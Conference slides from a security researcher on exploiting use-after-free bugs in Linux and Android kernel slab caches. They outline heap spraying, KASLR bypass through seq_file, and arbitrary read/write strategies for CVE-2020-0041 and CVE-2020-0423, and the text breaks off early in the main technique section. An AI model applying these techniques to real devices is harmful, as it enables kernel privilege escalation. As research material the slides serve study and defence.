



Ret2page: The Art of Exploiting Use-After-Free Vulnerabilities in the Dedicated Cache

WANG, YONG (@ThomasKing2014)

Alibaba Security Pandora Lab

Whoami

- WANG, YONG @ThomasKing2014 on Twitter/Weibo
- Security Engineer of Alibaba Security
- Focus on Android/Browser vulnerability
- Speaker at BlackHat{ASIA/EU}/HITBAMS/Zer0Con/POC
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Agenda

- Introduction
- Ret2page
- Case study
- Conclusion

Linux kernel heap 101

- General cache
 - kmalloc/kzmalloc (malloc)
 - `data = kmalloc(length, GFP_KERNEL);`
 - kfree (free)

Linux kernel heap 101

- General cache

- kmalloc/kzmalloc (malloc)
 - data = kmalloc(length, GFP_KERNEL);
- kfree (free)

- Dedicated cache

- kmem_cache_create
 - kmem_cache_create("filp", sizeof(struct file), 0, SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT, NULL);
- kmem_cache_alloc(\$cache, \$flags)
 - kmem_cache_zalloc(filp_cache, GFP_KERNEL);
- kmem_cache_free(\$cache, \$ptr);
 - kmem_cache_free(filp_cache, f);

Linux kernel exploits


- CVE-2022-0847 (fs)
 - Not related to slub cache
- CVE-2022-0995 (watch_queue)
 - OOB write in the general cache
- CVE-2022-1015 (netfilter)
 - OOB write in the general cache
- CVE-2022-25636 (netfilter)
 - OOB write in the general cache
- CVE-2022-32250 (netfilter)
 - UAF in the general cache
- ...

Android kernel exploits

- CVE-2022-0847 (fs)
 - Not related to slub cache
- CVE-2021-1048 (epoll)
 - UAF in the dedicated cache
- CVE-2021-1905/CVE-2021-28663/CVE-2021-28664 (adreno/mali)
 - Not related to slub cache
- CVE-2020-29661 (tty)
 - UAF in the dedicated cache
- CVE-2020-0423/CVE-2020-0041 (binder)
 - UAF in the general cache
- ...

CVE-2020-0041

- Binder_node object allocated in kmalloc-128 cache
- Spray the epitem objects to refill the freed binder_node
 - Leak kernel pointers
- Use sendmsg spray technique to obtain the write primitive
- Corrupt some fields of leaked pointers to obtain AARW primitives



CVE-2020-0423

Bypass KASLR

- seq_file is a common type of virtual file system in Linux
- Multiple files in /proc/ directory is managed as seq_file
- For some special seq_file, like /proc/cpuinfo, op field is a global structure address, which can be used to leak kernel base

```
pwndbg> pt /o struct seq_file
/* offset */ type = struct seq_file {
/* 0 */ char *buf;
/* 8 */ size_t size;
/* 16 */ size_t from;
/* 24 */ size_t count;
    ...skip...
/* 96 */ const struct seq_operations *op;
/* 104 */ int poll_event;
/* 112 */ const struct file *file;
/* 120 */ void *private;

    /* total size (bytes): 128 */
}
```

The race vulnerability can be triggered in several seconds


#BHUSA @BlackHatEvents

CVE-2020-0423

Stable Arbitrary Read/Write Solution

Build an arbitrary address read and write model through seqfile:

- Sizes of epitem and seq_file are both 128, can be allocated on the same page
- Double free happens to have an offset of +8, which perfectly corresponds to this scheme
- No leak or write is needed



A solution to achieve stable arbitrary reading and writing by triggering the vulnerability only once

CVE-2020-0041/CVE-2020-0423

- Use the ideal victim objects(epitem/seq_file) to refill the freed object

```
48  int seq_open(struct file *file, const struct seq_operations *op)
49  {
50      struct seq_file *p;
51
52      WARN_ON(file->private_data);
53
54      p = kzalloc(sizeof(*p), GFP_KERNEL);
55      if (!p)
56          return -ENOMEM;
57
58      file->private_data = p;
```

```
2343      /* Allocates slab cache used to allocate "struct epitem" items */
2344      epi_cache = kmem_cache_create("eventpoll_epi", sizeof(struct epitem),
2345                                  0, SLAB_HWCACHE_ALIGN | SLAB_PANIC, NULL);
2346
```

Android kernel 4.14

kmem_cache_alias

- Find a alias to avoid to create a new cache
 - Reduce memory fragmentation

```
4337 struct kmem_cache *
4338 __kmem_cache_alias(const char *name, unsigned int size, unsigned int align,
4339                  slab_flags_t flags, void (*ctor)(void *))
4340 {
4341     struct kmem_cache *s, *c;
4342
4343     s = find_mergeable(size, align, flags, name, ctor);
4344     if (s) {
4345         s->refcount++;
4346     }
```

kmem_cache_alias

```
325 struct kmem_cache *find_mergeable(unsigned int size, unsigned int align,
326     slab_flags_t flags, const char *name, void (*ctor)(void *))
327 {
328     struct kmem_cache *s;
329
330     if (slab_nomerge)
331         return NULL;
332
333     if (ctor)
334         return NULL;
335
336     size = ALIGN(size, sizeof(void *));
337     align = calculate_alignment(flags, align, size);
338     size = ALIGN(size, align);
339     flags = kmem_cache_flags(size, flags, name, NULL);
340
341     if (flags & SLAB_NEVER_MERGE)
342         return NULL;
343
344     list_for_each_entry_reverse(s, &slab_root_caches, root_caches_node) {
345         if (slab_unmergeable(s))
346             continue;
347
348         if (size > s->size)
349             continue;
350
351         if ((flags & SLAB_MERGE_SAME) != (s->flags & SLAB_MERGE_SAME))
352             continue;
353         /*
354          * Check if alignment is compatible.
355          * Courtesy of Adrian Drzewiecki
356          */
357         if ((s->size & ~(align - 1)) != s->size)
358             continue;
359
360         if (s->size - size >= sizeof(void *))
361             continue;
362
363         if (IS_ENABLED(CONFIG_SLAB) && align &&
364             (align > s->align || s->align % align))
365             continue;
366
367         return s;
368     }
369     return NULL;
370 }
```

```
51 #define SLAB_NEVER_MERGE (SLAB_RED_ZONE | SLAB_POISON | SLAB_STORE_USER | \
52     SLAB_TRACE | SLAB_TYPESAFE_BY_RCU | SLAB_NOLEAKTRACE | \
53     SLAB_FAILSLAB | SLAB_KASAN)
54
55 #define SLAB_MERGE_SAME (SLAB_RECLAIM_ACCOUNT | SLAB_CACHE_DMA | \
56     SLAB_CACHE_DMA32 | SLAB_ACCOUNT)
57
58 /*
59  * Merge control. If this is set then no merging of slab caches will occur.
60  */
61 static bool slab_nomerge = !IS_ENABLED(CONFIG_SLAB_MERGE_DEFAULT);
62
```

- CONFIG_SLAB_MERGE_DEFAULT
 - Usually enabled
- Ctor not set
- No special flag
- Config basically same

kmem_cache_alias reduction

```
48 int seq_open(struct file *file, const struct seq_operations *op)
49 {
50     struct seq_file *p;
51
52     WARN_ON(file->private_data);
53
54     p = kzalloc(sizeof(*p), GFP_KERNEL);
55     if (!p)
56         return -ENOMEM;
57
58     file->private_data = p;
```

```
2343 /* Allocates slab cache used to allocate "struct epitem" items */
2344 epi_cache = kmem_cache_create("eventpoll_epi", sizeof(struct epitem),
2345                               0, SLAB_HWCACHE_ALIGN | SLAB_PANIC, NULL);
2346
```

Android kernel 4.14



```
1103 void __init seq_file_init(void)
1104 {
1105     seq_file_cache = KMEM_CACHE(seq_file, SLAB_ACCOUNT SLAB_PANIC);
1106 }
```

```
2420
2421 /* Allocates slab cache used to allocate "struct epitem" items */
2422 epi_cache = kmem_cache_create("eventpoll_epi", sizeof(struct epitem),
2423                               0, SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT, NULL);
2424
```

Android kernel 4.19

Heap hardened

```
1 #
2 # Automatically generated file; DO NOT EDIT.
3 # Linux/arm64 4.14.170 Kernel Configuration
4 #
5 ...|
6 #
7 # Kernel Performance Events And Counters
8 #
9 CONFIG_PERF_EVENTS=y
10 # CONFIG_PERF_USER_SHARE is not set
11 # CONFIG_DEBUG_PERF_USE_VMALLOC is not set
12 CONFIG_VM_EVENT_COUNTERS=y
13 CONFIG_SLUB_DEBUG=y
14 # CONFIG_SLUB_MEMCG_SYSFS_ON is not set
15 # CONFIG_COMPAT_BRK is not set
16 # CONFIG_SLAB is not set
17 CONFIG_SLUB=y
18 # CONFIG_SLOB is not set
19 CONFIG_SLAB_MERGE_DEFAULT=y
20 # CONFIG_SLAB_FREELIST_RANDOM is not set
21 # CONFIG_SLAB_FREELIST_HARDENED is not set
22 CONFIG_SLUB_CPU_PARTIAL=y
23 # CONFIG_SYSTEM_DATA_VERIFICATION is not set
```

Android kernel 4.14

```
1 #
2 # Automatically generated file; DO NOT EDIT.
3 # Linux/arm64 4.19.135 Kernel Configuration
4 #
5 ...|
6 #
7 # Kernel Performance Events And Counters
8 #
9 CONFIG_PERF_EVENTS=y
10 # CONFIG_PERF_USER_SHARE is not set
11 # CONFIG_DEBUG_PERF_USE_VMALLOC is not set
12 CONFIG_VM_EVENT_COUNTERS=y
13 CONFIG_SLUB_DEBUG=y
14 # CONFIG_SLUB_MEMCG_SYSFS_ON is not set
15 # CONFIG_COMPAT_BRK is not set
16 # CONFIG_SLAB is not set
17 CONFIG_SLUB=y
18 # CONFIG_SLOB is not set
19 CONFIG_SLAB_MERGE_DEFAULT=y
20 CONFIG_SLAB_FREELIST_RANDOM=y
21 CONFIG_SLAB_FREELIST_HARDENED=y
22 CONFIG_SLUB_CPU_PARTIAL=y
23 # CONFIG_SYSTEM_DATA_VERIFICATION is not set
```

Android kernel 4.19

Heap isolation

```
1 #
2 # Automatically generated file; DO NOT EDIT.
3 # Linux/arm64 5.4.86 Kernel Configuration
4 #
5 ...|
6 #
7 # Kernel Performance Events And Counters
8 #
9 CONFIG_PERF_EVENTS=y
10 CONFIG_PERF_KERNEL_SHARE=y
11 # CONFIG_PERF_USER_SHARE is not set
12 # CONFIG_DEBUG_PERF_USE_VMALLOC is not set
13 # end of Kernel Performance Events And Counters
14
15 CONFIG_VM_EVENT_COUNTERS=y
16 CONFIG_VM_EVENT_COUNT_CLEAN_PAGE_RECLAIM=y
17 # CONFIG_SLUB_DEBUG is not set
18 # CONFIG_SLUB_MEMCG_SYSFS_ON is not set
19 # CONFIG_COMPAT_BRK is not set
20 # CONFIG_SLAB is not set
21 CONFIG_SLUB=y
22 # CONFIG_SLOB is not set
23 # CONFIG_SLAB_MERGE_DEFAULT is not set
24 CONFIG_SLAB_FREELIST_RANDOM=y
25 CONFIG_SLAB_FREELIST_HARDENED=y
26 CONFIG_SHUFFLE_PAGE_ALLOCATOR=y
27 CONFIG_SLUB_CPU_PARTIAL=y
```

Android kernel 5.4

```
1 #
2 # Automatically generated file; DO NOT EDIT.
3 # Linux/arm64 5.10.43 Kernel Configuration
4 #
5 ...|
6 #
7 # Kernel Performance Events And Counters
8 #
9 CONFIG_PERF_EVENTS=y
10 # CONFIG_DEBUG_PERF_USE_VMALLOC is not set
11 # end of Kernel Performance Events And Counters
12
13 CONFIG_VM_EVENT_COUNTERS=y
14 CONFIG_SLUB_DEBUG=y
15 # CONFIG_SLUB_MEMCG_SYSFS_ON is not set
16 # CONFIG_COMPAT_BRK is not set
17 # CONFIG_SLAB is not set
18 CONFIG_SLUB=y
19 # CONFIG_SLOB is not set
20 # CONFIG_SLAB_MERGE_DEFAULT is not set
21 CONFIG_SLAB_FREELIST_RANDOM=y
22 CONFIG_SLAB_FREELIST_HARDENED=y
23 CONFIG_SHUFFLE_PAGE_ALLOCATOR=y
24 CONFIG_SLUB_CPU_PARTIAL=y
```

Android kernel 5.10

Heap isolation

```
FFFFFFFFC010508BC0
: FFFFFFFC010508BC0          EXPORT __kmem_cache_alias
: FFFFFFFC010508BC0  __kmem_cache_alias
: FFFFFFFC010508BC0          PACIASP
: FFFFFFFC010508BC4          MOV                X0, XZR
: FFFFFFFC010508BC8          AUTIASP
: FFFFFFFC010508BCC          RET
: FFFFFFFC010508BCC ; End of function __kmem_cache_alias
: FFFFFFFC010508BCC
```

Pixel 6 kernel image


- No dedicated cache will be merged into a general cache.
- Different types of objects explicitly allocated from kmalloc-N can share the same cache.
- Cross-cache attack techniques have to be applied to make different types of objects share the same memory.

Agenda

- Introduction
- *Ret2page*
- Case study
- Conclusion

UAF exploit 101


```
struct type_A {  
    uint32 cmd;  
    uint32 subcmd;  
    void* fops;  
    char userdata[64];  
};  
  
struct type_B {  
    char userdata[32];  
    void *handle;  
    void *fops;  
};
```



- Create obj A and handle A
- Trigger the bug and free obj A. Handle A still points to the freed obj
- Spray obj Bs and one is overlapped with A
- Leak kernel pointers to bypass (K)ASLR
- Hijack the control flow

UAF exploit 101


```
struct type_A {  
    uint32 cmd;  
    uint32 subcmd;  
    void* fops;  
    char userdata[64];  
};  
  
struct type_B {  
    char userdata[32];  
    void *handle;  
    void *fops;  
};
```



